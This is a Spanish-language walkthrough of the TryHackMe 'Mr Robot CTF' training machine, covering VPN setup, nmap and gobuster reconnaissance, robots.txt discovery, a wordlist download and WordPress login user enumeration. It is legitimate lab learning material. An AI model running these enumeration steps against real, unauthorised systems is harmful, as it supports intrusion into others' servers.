Mr Robot CTF


La máquina Mr Robot CTF es una de las aventuras de hacking más emocionantes disponibles en la plataforma TryHackMe. Basada en la popular serie de televisión "Mr. Robot", esta máquina te invita a adentrarte en el mundo del hacking y la ciberseguridad, mientras resuelves una serie de desafíos emocionantes.

En la máquina Mr Robot CTF, tendrás la oportunidad de demostrar tus habilidades de hacking al enfrentarte a varios niveles de dificultad, desde la enumeración de puertos hasta la explotación de vulnerabilidades y la escalada de privilegios. Con un enfoque en la vida real, los desafíos de esta máquina te desafiarán a pensar de manera creativa y a utilizar tus habilidades de hacking para avanzar en la máquina.


Además, la máquina Mr Robot CTF también te ofrece la oportunidad de aprender nuevas técnicas y conceptos de seguridad mientras te diviertes. Si eres un aficionado al hacking o un profesional experimentado en ciberseguridad, la máquina Mr Robot CTF es una excelente opción para desafiarte a ti mismo y mejorar tus habilidades. ¡Prepárate para una emocionante aventura de hacking inspirada en una de las mejores series de televisión!

Desarrollo de la máquina

Lo primero que se debe de hacer poder comprometer la máquina, se debe de ejecutar la **VPN** con el comando `sudo openvpn crisa97.ovpn` y debe de mostrar una salida como se puede visualizar en la imagen.




Una vez ejecutada la **VPN**, procedemos a inicializar la máquina para que nos brinde la **IP** para poder cargar la máquina en el navegador.




Como se puede ver en la imagen anterior, al cargar la dirección **IP** en el navegador la página nos retorna un sito web con una animación de una terminal la cual nos brinda una serie de comandos, una vez analizado el sitio web procedemos a ejecutar una traza **ICPM** para saber el sistema operativo que

está ejecutando la víctima.




Como se puede ver, en el **ttl** es de 63, el cual podemos deducir que la víctima está ejecutando un sistema operativo **Linux** base.

Uno de los pasos más importantes al hacer una auditoria de una plataforma es el reconocimiento, ya que por medio de esto podemos detectar fallos de seguridad en plataformas, lo cual procederemos a ejecutar **nmap** para visualizar los puertos que tiene abiertos la máquina que vamos a vulnerar con el comando `nmap -sVC 10.10.201.32 -n -oN scanig`, el parámetro `-sVC` sirve para ver la versión de los servicios identificados y ejecutar script que trae por defecto nmap con vulnerabilidades, el parámetro `-n` permite evitar la resolución de los **DNS** para evitar que el escaneo tarde y el comando `-oN` sirve para almacenar la captura de nmap en el formato propio para almacenar evidencias como se puede visualizar en la imagen.





Como se puede ver en el escaneo hecho este no retorna información relevante, ya que solo cuenta con dos puertos abiertos que es el **80 y 443**, estos al abrirlos nos retorna la misma información del sitio web, al inspeccionar todas las opciones que este tiene no se puede obtener información relevante.

Como no sé tubo información importante en le el paso anterior, lo que procede hacer es a enumerar los directorios con la herramienta **gobuster** con el comando `gobuster dir -u http://10.10.83.14/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,js,conf,txt,php -t 64`, la opción `dir` sirve para indicarle a la herramienta que busque directorios en la **URL**, `-w` nos sirve par a cargar un **wordlist** con un listado de **subdirectorios**, **-x** sirve para indicarle al programa que adicione extensiones de archivos para así poder buscar dentro de los **subdirectorios** y `-t` es para indicarle al programa los hilos que debe de lanzar porque por defecto son 10 para así agilizar el proceso.




Como se puede observar en la imagen anterior, el sistema cuenta con una serie de subdirectorios, los únicos dos que nos sirve es el **Login**, **robots.txt** e **image** el cual cuenta con **WordPress**.







Como se puede visualizar en la ruta de **robots.txt**, esta nos muestra dos rutas que hay en el sistema, al ingresar a **fsocity.dic** esta tiene un diccionario.




Se procede a descargar el diccionario con el comando `wget http://10.10.83.14/fsocity.dic` como se ve en la imagen.




Procedemos a ingresar al otro subdominio que tiene los **robots.txt** que es **key-1-of-3.txt** el cual tiene la primera pista que nos pide la máquina.



La página que más nos interesa es el **Login**, la cual cuenta con enumeración de usuarios, este es un fallo de seguridad baja.




